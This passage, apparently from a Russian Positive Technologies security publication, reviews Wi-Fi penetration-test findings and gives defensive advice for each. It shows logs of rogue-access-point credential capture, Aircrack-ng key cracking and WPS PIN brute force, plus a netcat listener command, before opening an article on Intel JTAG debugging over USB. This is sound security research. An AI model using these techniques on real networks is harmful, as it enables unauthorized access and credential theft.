В исследовании также разобраны популярные сценарии атак на Wi-Fi и представлены рекомендациями по защите от них. Демонстрируемые сценарии — далеко не все возможные, но они позволяют проследить основную цепочку действий нарушителя. Стоит также учитывать, что приведенные кейсы могут одновременно встречаться в одной и той же системе: открытая гостевая беспроводная сеть может сочетаться с использованием поддельной точки доступа, а атаки на подбор ключа безопасности нередко проводятся в сетях, доступных за пределами контролируемой зоны.




Рис. 1. Основные недостатки защиты

ИЗБЫТОЧНОЕ ПОКРЫТИЕ СЕТИ

Злоумышленник, целью которого является атака на корпоративную инфраструктуру, помимо достаточного уровня квалификации может располагать набором специализированных инструментов. В его арсенале могут быть мощные Wi-Fi-адаптеры для работы в различных частотных диапазонах, всенаправленные антенны, микрокомпьютеры для создания поддельной точки доступа, оборудование для скрытного анализа беспроводных сетей и всевозможное ПО, позволяющее проводить активный анализ безопасности Wi-Fi-сетей.

На первоначальном этапе злоумышленника могут заинтересовать данные об используемых механизмах безопасности, применяемых алгоритмах шифрования и механизмах аутентификации. Вся полученная информация в дальнейшем может быть использована непосредственно для проведения атак на инфраструктуру организации. Но это все возможно лишь в том случае, если организация беспроводного доступа проводилась без учета понятия «контролируемая зона».

Безопасное использование Wi-Fi-сетей предполагает, что они доступны только сотрудникам компании, находящимися в пределах контролируемой зоны. Но в случае если ограничения по мощности сигнала на используемых маршрутизаторах отсутствуют, доступ к беспроводным сетям может осуществляться, например, из соседнего здания или с общественной парковки. В ходе анализа защищенности беспроводных сетей специалисты Positive Technologies регулярно выявляют доступность корпоративных точек беспроводного доступа за пределами контролируемой зоны.

Злоумышленник может использовать эту возможность для проведения различных атак на ЛВС из-за пределов контролируемой зоны, в том числе атак, требующих значительных временных затрат — например, для подбора ключа безопасности. При этом нарушитель может чувствовать себя относительно спокойно — местоположение позволяет. Кроме того, он может проводить атаки с использованием поддельной точки доступа: устройства сотрудников будут переключаться на базовую станцию с более высоким уровнем сигнала (см. раздел «Поддельная точка доступа»).

Для предотвращения подобных ситуаций рекомендуется ограничивать доступность корпоративных беспроводных сетей из-за пределов контролируемой зоны. Для этого необходимо снизить мощность сигнала в настройках маршрутизатора. При отсутствии в настройках оборудования подобной конфигурации желательно использовать маршрутизаторы, в которых такая возможность предусмотрена. Другой вариант — перенести маршрутизаторы в другие внутренние помещения, чтобы их сигнал не выходил за пределы контролируемой зоны.

ПОДДЕЛЬНАЯ ТОЧКА ДОСТУПА

Мобильные телефоны, планшеты, ноутбуки при подключении к беспроводным сетям, как правило, автоматически запоминают SSID сети (ее название). А пользователи очень часто используют небезопасную настройку «Автоматическое подключение к сети Wi-Fi». Это безусловно удобно, но несет в себе потенциальную угрозу. Когда устройство окажется в зоне покрытия другой Wi-Fi-сети с тем же SSID, к ней будет автоматически осуществлена попытка подключения.

Используя эту возможность, злоумышленник создает поддельную точку доступа, после чего устройства сотрудников, оказавшиеся в зоне ее покрытия, автоматически отправляют запросы на аутентификацию. В случае если используется протокол PEAPv0/EAP-MsCHAPv2, а на стороне клиента не проверяется или проверяется некорректно сертификат точки доступа, злоумышленник может успешно проводить атаки с поддельной точкой доступа на перехват значений пары Challenge + Response, используемых в запросах на аутентификацию. Эти данные, в свою очередь, могут быть использованы для последующего получения хеша пароля методом перебора. Сами сотрудники могут и не догадываться, что становятся жертвами атаки.

Несмотря на кажущуюся сложность и множество условий, на практике подобные атаки встречаются регулярно. В рамках работ по анализу защищенности беспроводных сетей специалисты Positive Technologies успешно перехватывали аутентификационные данные с помощью подобных атак в 75% проектов.




Рис. 2. Атака с применением поддельной точки доступа

Главная опасность заключается в том, что нарушителю достаточно установить свою точку доступа там, где потенциально могут находиться сотрудники атакуемой компании. Это может быть первый этаж бизнес-центра, кафе, ближайшая к офису станция метро — устройство сотрудника попытается подключиться к оборудованию злоумышленника, обнаружив сеть с сохраненным ранее значением SSID. Степень риска уязвимости достаточно высока, так как применяя данную технику, злоумышленник может получить аутентификационные данные для доступа к корпоративным ресурсам, используя массовую атаку на различные устройства за пределами контролируемой зоны.

```
MANA (EAP) : identity: [redacted]
wlan1: STA 6c:71:d9:b6:13:51 IEEE 802.1X: Sending EAP Packet (identifier 140)
wlan1: STA 6c:71:d9:b6:13:51 IEEE 802.1X: received EAP packet (code=2 id=140 len=43) from STA: EAP Response-PEAP (25)
wlan1: STA 6c:71:d9:b6:13:51 IEEE 802.1X: Sending EAP Packet (identifier 141)
wlan1: STA 6c:71:d9:b6:13:51 IEEE 802.1X: received EAP packet (code=2 id=141 len=123) from STA: EAP Response-PEAP (25)
MANA (EAP-FAST) : [redacted]
MANA (EAP-FAST) : Challenge
MANA (EAP-FAST) : 06:d1:3e:a6:d8:f0:db:c5
MANA (EAP-FAST) : Response
MANA (EAP-FAST) : 1b:9f:bb:e3:a0:f6:b4:6d:af:a4:63:d5:73:5d:2f:28:89:f6:63:81:0d:54:2a:70
wlan1: STA 6c:71:d9:b6:13:51 IEEE 802.1X: Sending EAP Packet (identifier 142)
```

Рис. 3. Перехват пары Challenge + Response

Перехватив значение пары Challenge + Response, нарушитель может использовать суперкомпьютер для перебора 2^{56} ключей, основанных на алгоритмах DES и SHA1, и получить хеш пароля (что достаточно для аутентификации в беспроводной сети). При этом подбор будет успешным со стопроцентной вероятностью. Также злоумышленник может использовать сторонние сервисы расшифровки (цена услуги составляет порядка 200 долларов) либо провести атаку прямого перебора пароля, используя полученные значения Challenge + Response, с применением современных видеокарт (GPU) — но в таком случае успех не гарантирован.

Если беспроводная сеть подключена к ЛВС, а для доступа используется доменная учетная запись, то в случае успешного подбора пароля злоумышленник сможет развивать атаку уже во внутренней сети, получая доступ к критически важным ресурсам атакуемой инфраструктуры (например, к почте).




Рис. 4. Доступ к ряду ресурсов ЛВС из гостевой беспроводной сети

Для предотвращения подобной ситуации рекомендуется использовать в корпоративной инфраструктуре безопасные методы аутентификации — например, EAP-TLS с использованием клиентского сертификата и проверкой сертификата сервера. Данный протокол требует установки клиентских сертификатов на каждое беспроводное устройство, в случае атаки с использованием поддельной точки доступа проверка сертификата будет провалена и злоумышленник не получит аутентификационные данные.

ИЗ ГОСТЕВОЙ СЕТИ В КОРПОРАТИВНУЮ

Получить ключ доступа к гостевому Wi-Fi в большинстве организаций достаточно просто. Это обычная практика, удобство клиентов или посетителей — важный аспект бизнеса, но такое удобство зачастую создается в ущерб безопасности. Как показывает опыт работ по анализу защищенности, во многих случаях после подключения к гостевой сети может быть получен доступ к другим сетевым сегментам, в том числе к ресурсам ЛВС. Некоторые системы, к которым удавалось получить доступ из гостевой беспроводной сети организаций, представлены на рис. 4.

Интересен тот факт, что сотрудники компаний сами регулярно используют гостевую сеть, не подозревая, что это небезопасно. Для гостевой сети не всегда используются механизмы шифрования. А если при этом точка доступа не изолирует пользователей друг от друга, то злоумышленник, получивший доступ к гостевой сети, может атаковать сотрудников компании, прослушивать их трафик и перехватывать чувствительную информацию, в том числе учетные данные для доступа к различным системам. Нарушитель может также сочетать эксплуатацию данного недостатка с использованием поддельной точки доступа (см. раздел «Поддельная точка доступа»).

```
CH  1 ][ Elapsed: 1 min ][ 2016-[redacted]

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

[redacted]33:33:33:37  -19 100     1128       11    0   1  54   OPN                    guest
[redacted]C0:43:9E:DC  -81 100     1020        0    0   1  54e. WPA2 CCMP   PSK
[redacted]C0:43:9E:DC  -81 100     1035        0    0   1  54e. WPA2 CCMP   MGT
[redacted]C6:4F:CF:23  -85  87      766        0    0   1  54e. WPA2 CCMP   MGT
[redacted]C6:4F:CF:20  -84  78      753        0    0   1  54e. OPN
[redacted]C6:4F:CF:25  -84  80      809        0    0   1  54e. WPA2 CCMP   PSK
[redacted]C6:4F:CF:22  -84  67      810        0    0   1  54e. WPA2 CCMP   MGT
[redacted]52:BA:3A:5A  -87   0        6        0    0   1  54e. OPN
[redacted]A3:F0:FF:CD  -87   2       44        1    0   1  54e. WPA2 CCMP   PSK
```

Рис. 5. Отсутствие механизмов шифрования для гостевой сети

```
wlan1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.[redacted]  netmask 255.255.254.0  broadcast 10.1.[redacted]
        inet6 [redacted]  prefixlen 64  scopeid 0x20<link>
        ether [redacted]  txqueuelen 1000  (Ethernet)
        RX packets 1985  bytes 246216 (240.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2158  bytes 163770 (159.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@android:/home/positive# ^C
root@android:/home/positive# nc -lvp 1337
listening on [any] 1337 ...
10.1.[redacted]: inverse host lookup failed: Unknown host
connect to [10.1.[redacted]] from (UNKNOWN) [10.1.[redacted]] 46326
hello neo
```

Рис. 6. Демонстрация возможности прямого обмена информации между клиентами гостевой сети

Для повышения безопасности гостевой сети необходимо использовать режим изоляции пользователей точки доступа, запрет на использование гостевой сети сотрудниками компании, а также надежные механизмы шифрования (WPA2).

НЕСАНКЦИОНИРОВАННЫЕ ТОЧКИ ДОСТУПА

Человеческий фактор всегда играет важную роль в обеспечении безопасности любой инфраструктуры, в том числе беспроводных сетей. Многие сотрудники используют Интернет для личных целей (социальные сети, почта, мессенджеры), но не в любой компании они могут получить доступ к этим ресурсам на рабочем месте — а в некоторых организациях Интернет и вовсе запрещен. Поэтому сотрудники зачастую подключаются к интересующим их ресурсам со смартфона либо, для большего удобства, разворачивают на смартфоне беспроводную точку доступа, к которой подключают рабочую станцию, и пользуются интернет-ресурсами через такое несанкционированное соединение.

В среднем три несанкционированные точки доступа выявлялись в ходе работ по анализу защищенности беспроводных сетей на каждом объекте в 2016 году. В одной из компаний обнаружено сразу 7 таких точек.

При успешной атаке на такие беспроводные сети злоумышленник способен получить доступ к ресурсам ЛВС, а также проводить атаки на пользователей этих точек доступа. Так, в одном из проектов была выявлена беспроводная сеть, которая не входила в число корпоративных сетей.

```
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

[redacted]         -73   0        0        0    0   6  54   WPA2 CCMP   PSK
[redacted]         -64   0        0        0    0   6  54e. WPA2 CCMP   PSK

                   PWR  Rate    Lost    Frames  Probe

:C2:A8:DE  -73    0 - 1      0         1
:84:44:15   0     0 - 1      0        44
:E2:ED:0A  -64    0 - 1      4         4
:B5:19:05  -65    0 - 1     11         2
:87:1E:4E  -65    0 - 1     85         7
:64:42:D5  -67    0 - 1      0         1
:4F:89:50  -71    0 - 1      0         2
:3A:23:7A  -72    0 - 1      0         1
:8A:32:34  -73    0 - 1      0         1
:6A:34:2D  -18    0 - 1    140       115
:68:53:FD  -67    0 - 1     88       124
```

Рис. 7. Информация о выявленной защищенной беспроводной сети

Наши специалисты перехватили значение рукопожатия (handshake) клиента и точки доступа, получив возможность проводить локально атаки на подбор пароля к данной точке доступа. Используя подобранный по словарю пароль и информацию о доступном сетевом окружении, нам удалось выяснить, что внешний IP-адрес устройства принадлежал к сети одной из сотовых компаний. В связи с этим была осуществлена успешная попытка входа в приложение «Личный кабинет» на сайте оператора сотовой связи без пароля. Оказалось, что это корпоративная учетная запись компании. При этом доступ к личному кабинету позволял устанавливать переадресацию звонков, отправлять SMS-сообщения, а также получить доступ ко входящим SMS-сообщениям.

Для предотвращения подобных ситуаций рекомендуется проводить регулярное выявление несанкционированных точек доступа в контролируемой зоне, с их последующим отключением. Рекомендуется также довести соответствующие правила безопасности до всех категорий сотрудников. Для этого необходимо разработать программу повышения осведомленности сотрудников в вопросах информационной безопасности и проводить периодическое обучение с контролем его эффективности, сделав акцент на практических аспектах обеспечения безопасности.

СЛОВАРНЫЕ КЛЮЧИ БЕЗОПАСНОСТИ

Использование словарных паролей — одна из самых распространенных уязвимостей, которую можно встретить практически в любой инфраструктуре (см. «Статистику уязвимостей корпоративных информационных систем»[1]). То же самое касается и беспроводных сетей. Используемые ключи безопасности в ряде случаев имеют недостаточную длину или сложность и могут быть без труда подобраны нарушителем. Злоумышленник может перехватить значения handshake для атакуемой точки доступа и получить возможность локально (без подключения к сети) подбирать пароль по этому значению. Успешный подбор словарных или простых комбинаций может быть произведен за несколько секунд.

[1] www.ptsecurity.com/upload/ptru/analytics/Corporate-Vulnerability-2015-rus.pdf

В некоторых организациях при настройке беспроводной сети задается пароль, связанный с названием компании или другими похожими данными. Для нарушителей это вовсе не преграда. Используя различное специализированное ПО (например, CeWL и RSMangler), можно провести «персонализированную» атаку на подбор. В таком случае словарь возможных паролей будет специально создан для атакуемой организации. В рамках одного из проектов специалисты Positive Technologies смогли получить доступ в ЛВС в результате атаки, в которой первым шагом был именно подбор пароля, схожего по написанию с названием компании-владельца.

```
                    Aircrack-ng 1.2 rc4

[00:00:00] 8/9822768 keys tested (102.97 k/s)

Time left: 1 day, 2 hours, 45 minutes, 1 second                0.00%

                        KEY FOUND! [ 12345678 ]

Master Key     : 9B E0 20 EF 21 4F 5D 7D 1C 7A 06 93 F1 85 86 6F
                 4B D9 D1 F1 5A 70 2F 16 05 F9 2E 71 9C 81 DF 88

Transient Key  : EB B3 2E 39 CE F2 F3 65 6A A3 D6 54 85 73 93 E2
                 29 0F 9E CE BA 66 2D 83 37 3B 76 49 86 D7 1A AF
                 1D 8F 9A DA 61 08 96 9A 20 6C A5 07 FD 29 1A E4
                 6E 49 A1 C3 E0 AB 63 7F 79 0F A1 F4 B1 DC 52 BD

EAPOL HMAC     : 6E 6C 38 2C 89 D3 C5 BE 79 55 D5 B5 5C 88 FE 2D
```

Рис. 8. Подбор пароля для доступа беспроводной сети. ПО Aircrack

Рекомендации по защите в данном случае общеизвестны: строгая парольная политика, которая требует использования стойких к подбору ключей безопасности.

ИСПОЛЬЗОВАНИЕ МЕХАНИЗМА WPS

Очередной случай, когда удобство таит в себе угрозу. Механизм WPS (Wi-Fi Protected Setup) предназначен для упрощения процесса настройки беспроводной сети. Имя сети и тип шифрования задаются автоматически, для подключения к точке доступа используется специальный PIN-код, состоящий только из цифр. Нет необходимости заниматься конфигурацией сети. При этом PIN-код может быть написан прямо на роутере. Что самое интересное — в большинстве роутеров возможность настройки по технологии WPS изначально активирована. Нарушитель может подобрать PIN-код и подключиться к точке доступа. Существует даже специализированное ПО, позволяющее не только идентифицировать точки доступа с включенным WPS, но и проводить на них атаки. Данное ПО распространяется свободно, то есть любой нарушитель может, не затрачивая никаких средств, скачать соответствующий набор утилит и приступать ко взлому.

Проблема уже неоднократно освещалась исследователями в области информационной безопасности. Тем не менее в ходе работ по анализу защищенности наши специалисты по-прежнему выявляют беспроводные точки доступа, использующие механизм WPS. В ряде случаев это позволяло получить доступ к ресурсам ЛВС.

```
[+] Sending M2 message
[P] E-Hash1: b1:38:e4:a3:34:15:55:01:1b:29:ca:47:16:23:de:b9:8e:cd:9c:a5:7e:92:f9:40:bb:f2:b3:2f:93:cf:b5:b5
[P] E-Hash2: b9:53:d3:d9:5d:bb:d4:e4:9d:b0:a5:c1:1a:0f:be:03:83:9a:d0:a5:92:54:c0:5e:4a:a7:00:ca:72:95:d5:04
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 60 seconds
[+] WPS PIN: '24301626'
[+] WPA PSK: '0890641373'
[+] AP SSID: [redacted]
```

Рис. 9. Успешный подбор PIN-кода точки доступа

Рекомендация по защите от подобных атак простая: отключать функцию WPS в настройках точки доступа.

НЕБЕЗОПАСНАЯ АУТЕНТИФИКАЦИЯ

В некоторых случаях при развертывании беспроводной сети может использоваться фильтрация по MAC-адресам подключаемых устройств. Это решение является небезопасным, позволяя проводить атаки типа «человек посередине» (MITM).

В рамках одного из проектов мы выявили беспроводную сеть, для доступа к которой реализована аутентификация с использованием веб-интерфейса, доступного по протоколу HTTPS. После успешной аутентификации запоминался MAC-адрес подключенного устройства для идентификации пакетов в сети. При последующем подключении пользователя аутентификация происходила по MAC-адресу.

Для демонстрации атаки наши специалисты, используя поддельную точку доступа, передавали запросы от пользователей к действительной точке доступа через собственное оборудование. Планшет одного из сотрудников подключился к поддельной точке доступа, а затем пользователь ввел в ложную форму аутентификации свои учетные данные, которые были перехвачены. Далее все запросы от пользователя к точке доступа передавались через наше оборудование, что позволило в скрытном режиме прослушивать трафик сотрудника, а также записать MAC-адрес рабочей станции «злоумышленника» в таблицу аутентифицированных устройств. При этом доступ к беспроводной сети позволил обращаться к другим сетевым сегментам.

Рис. 12. Форма аутентификации поддельной точки доступа

Для предотвращения подобных ситуаций рекомендуется использовать безопасные методы аутентификации (см. раздел «Поддельная точка доступа»).

Рис. 10. Форма аутентификации в беспроводной сети




Рис. 11. Атака типа «человек посередине»

ЗАКЛЮЧЕНИЕ

Полученные результаты позволяют утверждать, что большинство компаний, в инфраструктуре которых используются беспроводные сети, не предпринимают достаточных мер по их защите. Во всех без исключения проектах по анализу защищенности специалисты Positive Technologies выявляли те или иные проблемы безопасности, и что самое важное — во всех проектах была выявлена возможность проведения через беспроводные сети атак на ресурсы ЛВС.

На практике по-прежнему регулярно встречаются случаи, когда одна ошибка ведет к компрометации всей системы. Так, в одной из компаний для корпоративных беспроводных сетей использовалась доменная аутентификация, одна из учетных записей была обнаружена в открытом виде на официальном сайте организации. При этом подключение к беспроводным сетям могло быть осуществлено из-за пределов контролируемой зоны.

Однако напрашивающийся вывод о полном отказе от использования Wi-Fi-сетей — в корне неверен. Описанные проблемы можно решить, используя комплексный подход к обеспечению информационной безопасности. Это подразумевает безопасную конфигурацию и сегментацию беспроводных сетей, безопасные методы аутентификации с проверкой сертификатов, ограничение доступа клиентов гостевой сети к ЛВС, регулярный анализ защищенности беспроводных сетей и выявление несанкционированных точек доступа с их последующим отключением. И конечно, необходимо регулярно проводить мероприятия для повышения осведомленности сотрудников в вопросах информационной безопасности.

ГЛУБОКОЕ БУРЕНИЕ

JTAG В КАЖДЫЙ ДОМ: ПОЛНЫЙ ДОСТУП ЧЕРЕЗ USB


Максим Горячий, Марк Ермолов

От ошибок никто не застрахован. Это утверждение касается и низкоуровневого программирования, где таких привычных средств, как отладочная печать или программный отладчик, в определенный момент может быть уже недостаточно. Для решения этой проблемы разработчики аппаратных средств используют так называемые внутрисхемные эмуляторы (in-circuit emulators) или специальный отладочный интерфейс JTAG, если он присутствует на целевой платформе (IEEE1149.1 [1]). Эти отладочные механизмы появились еще в 80-х годах прошлого века [2]. Со временем производители микросхем расширяли возможности этих интерфейсов. Благодаря этому разработчики смогли получать детальную информацию об энергопотреблении, находить узкие места в высокопроизводительных алгоритмах и получили много других возможностей.

Для исследователей безопасности аппаратные средства отладки также представляют интерес. Они позволяют получить низкоуровневый доступ к системе в обход основных средств обеспечения безопасности, изучать поведение целевой платформы и ее недокументированные возможности. Очевидно, что подобные возможности оказались привлекательны и для спецслужб [3].

Долгое время доступ к этим технологиям для процессоров Intel имелся только у ограниченного круга лиц, что было связанно с необходимостью использования дорогого специализированного оборудования. Но с выходом процессоров семейства Skylake ситуация кардинально изменилась: отладочные механизмы были встроены в PCH [4], что позволяет использовать столь мощный инструмент обычным пользователям — включая и злоумышленников, которые могут таким образом получить полный контроль над процессором. Из соображений безопасности по умолчанию эти механизмы не активированы, но в данной статье мы покажем, что их можно заставить работать на оборудовании, которое доступно в обычных компьютерных магазинах.

Рис. 1. Intel I2ICE — один из первых внутрисхемных отладчиков для процессоров Intel 80386 (recycledgoods.com/intel-series-iv-emul-system-iii514b.html)

ЭВОЛЮЦИЯ ОТЛАДОЧНЫХ СРЕДСТВ НА ПРОЦЕССОРАХ INTEL

От in-circuit emulator к JTAG

Первоначально in-circuit emulator (ICE) для процессоров Intel 80286 представлял собой отдельный компьютер («большую синюю коробку» [5]), который включал клавиатуру и монитор. ICE подключался вместо процессора отлаживаемой системы и эмулировал его поведение. Такой эмулятор позволял устанавливать точки останова, изменять память и регистры процессора, производить запись и чтение.

Позднее Intel представила новый аппаратный отладчик I2ICE (рис. 1), который уже не заменял собой штатный процессор. С помощью специальных переходников пользователь подключался к отлаживаемой системе, а для общения с хост-машиной такой аппаратный отладчик использовал стандартный последовательный порт на скорости 9600 Бод [5].

По мере развития технологий и увеличения тактовых частот Intel отказывается от разработки отдельных полнофункциональных средств отладки и частично переносит ее внутрь процессора, в виде специального недокументированного режима ICE-mode (который по принципам работы очень напоминал другой режим — System Management Mode (SMM), у некоторых разработчиков того времени было стойкое убеждение, что SMM — не что иное, как документированный и расширенный ICE-mode [6]). В свою очередь, всеобщая стандартизация отладочных механизмов в электронной промышленности приводит к тому, что в некоторых процессорах Intel 80486 появляется поддержка тестового интерфейса IEEE1149.1 (JTAG) [7].

Joint Test Action Group (JTAG) на самом деле является названием рабочей группы, которая разработала стандарт Standard Test Access Port and Boundary-Scan Architecture (IEEE1149.1 [1]). Он позволяет использовать стандартную аппаратуру тестирования и отладки для широкого класса устройств. Со временем сокращение JTAG стало ассоциироваться со стандартом IEEE1149. В современных микросхемах он широко распространен в промышленности и используется для тестирования, прошивки, отладки и выходного контроля микросхем при производстве. Физически JTAG представляет собой четыре или пять выделенных линий, которые образуют тестовый порт TAP (Test Access Port). Стандарт предусматривает объединение устройств в цепочку, позволяя получать доступ к каждому подключенному устройству (рис. 2).

Часто разработчики аппаратуры расширяют базовую функциональность JTAG, вводя новые возможности; процессоры Intel не стали в этом смысле исключением, начиная с Pentium появляется более дешевый и мощный вариант внешнего отладчика, который использует специальный зондовый режим (probe mode).




Рис. 2. Объединение отлаживаемых устройств в JTAG-цепочку

Режим зондовой отладки

Режим зондовой отладки (probe mode) является еще одним недокументированным режимом работы процессоров Intel. Он используется для диагностики и отладки. Его невозможно активировать без доступа к JTAG-регистрам процессора. В probe mode процессор может изменять память, производить запись и чтение из портов ввода-вывода. В данном режиме прерывается нормальное выполнение инструкций и процессор переходит в режим бездействия, ожидая команд по интерфейсу JTAG. Такое поведение принципиально отличает данный механизм от ICE-mode, когда инструкции на процессоре продолжали выполняться. При входе в probe mode останавливается предварительная выборка и декодирование команд. Команды от JTAG для модификации или чтения поступают непосредственно в исполнительные блоки процессора, тем самым минуя этапы предварительной выборки и декодирования [8], что позволяет получать доступ к ряду регистров, которые недоступны из обычных режимов.

Probe mode реализован как расширение JTAG с добавлением нескольких регистров и дополнительных сигналов R/S#, PRDY (подробнее о том, как реализован режим probe mode, см. [8], [9]). Сторонние компании наравне с Intel выпускают JTAG-адаптеры для процессоров x86, в которых обеспечивается поддержка этого расширения, но мы рассмотрим только оригинальные аппаратные средства отладки.

Рис. 3. ITP-XDP

Современные аппаратные средства и технологии отладки процессоров Intel

Современные процессоры Intel предоставляют JTAG через три интерфейса:

- Intel In-Target Probe eXtended Debug Port (ITP-XDP) (рис.3);
- Intel Direct Connect Interface (DCI) — специализированная технология, которая предоставляет JTAG-интерфейс через порт USB 3.0. Существуют две возможности подключения (рис. 4):
  - USB3 Hosting DCI (USB-Debug cable) — через обычный DbC-кабель;
  - BSSB Hosting DCI (Intel SVT Closed Chassis Adapter) — через специализированный адаптер (рис. 5).

Интерфейс Intel ITP-XDP имеет закрытый протокол, требует специализированного разъема на плате и специализированного программного обеспечения Intel System Studio (на сайте производителя доступна пробная версия). К недостаткам также стоит отнести высокую цену (около 3000 долларов США) и необходимость подписывать документы о неразглашении информации (Corporate Non-Disclosure Agreement) [10]. Высокая цена и CNDA делают данный отладчик недоступным для рядового разработчика или домашнего использования.

Однако начиная с процессоров семейства Skylake Intel внедрил технологию Direct Connect Interface (DCI), ее достаточно поверхностное описание можно найти в документации [4]. Данная технология ставит своей целью упростить разработку мобильных устройств, из чего вытекает ее недостаток: ее можно активировать без каких-либо аппаратных модификаций только на процессорах U-серии.




Рис. 4. Типы подключения DCI

Рис. 5. Intel SVT Closed Chassis Adapter

Также стоит отметить, что подключение с использованием адаптера Intel SVT использует линии USB 3.0, но реализует свой протокол, что позволяет работать с целевой системой в режимах глубокого сна. К сожалению, адаптер SVT при своей относительно низкой цене (390 долларов США) также доступен для покупки только после подписания CNDA.

Самым интересным для рядового программиста вариантом, который при этом не требует подписания каких-либо документов перед использованием, является USB3 Hosting DCI. Он представляет JTAG-интерфейс через обычный отладочный кабель USB 3.0. При активации DCI на целевой системе порт USB 3.0 переходит в режим slave и начинает принимать команды от хостовой системы.

Один из важных вопросов относительно USB 3.0 DbC DCI Hosting заключается в том, через любой ли внешний порт USB 3.0 возможно подключение к DCI — или требуется отладочный порт, доступный только на специальных системных платах для разработчиков. Следует рассмотреть данный вопрос подробнее.

В среде системных разработчиков существует путаница, порожденная тем, что сама по себе отладка через USB появилась достаточно давно (со времен USB 2.0) и в данный момент используется многими разработчиками для программной отладки ядер операционных систем и UEFI приложений. Однако программная отладка через USB (в windbg, UEFI debug agent и т. п.) не имеет ничего общего с механизмами аппаратной отладки через JTAG, кроме собственно транспорта. Спецификация контроллера шины USB 2.0 (EHCI, Enhanced Host Controller Interface) предоставляет специальный механизм, который называется Debug Port (PCI capability), с помощью которого возможно взаимодействие между сервером (программным или аппаратным) на отлаживаемой машине и клиентом на хосте. В частности, ядро Windows поддерживает отладку через EHCI Debug Port (при этом нужен отладочный кабель USB 2.0, с интегрированным устройством USB 2.0). При этом, действительно, не каждый внешний порт USB 2.0 мог работать как Debug Port, а эта возможность была закреплена за определенными портами, которые могли быть и не выведены наружу. Все зависело от производителя оборудования. Поэтому разработчики специально искали оборудование с выведенным наружу Debug Port, для отладки по USB. Таким образом, Debug Port — это атрибут USB-порта.

Однако ситуация полностью изменилась с появлением USB 3.0 и спецификации контроллера этой шины XHCI (eXtended Host Controller Interface). Данная спецификация также поддерживает отладку по USB, однако она претерпела существенное развитие и стала называться USB Debug Capability (DbC). Согласно XHCI, DbC является не атрибутом порта, а свойством конкретного контроллера XHCI. То есть, если данный XHCI-контроллер поддерживает DbC, то возможность отладки по USB 3.0 будет доступна на любом (в том числе и внешнем) порте USB 3.0. При этом DbC автоматически выберет первый порт, к которому подключен отладочным кабелем клиент, выполняющий транзакции USB 3.0.

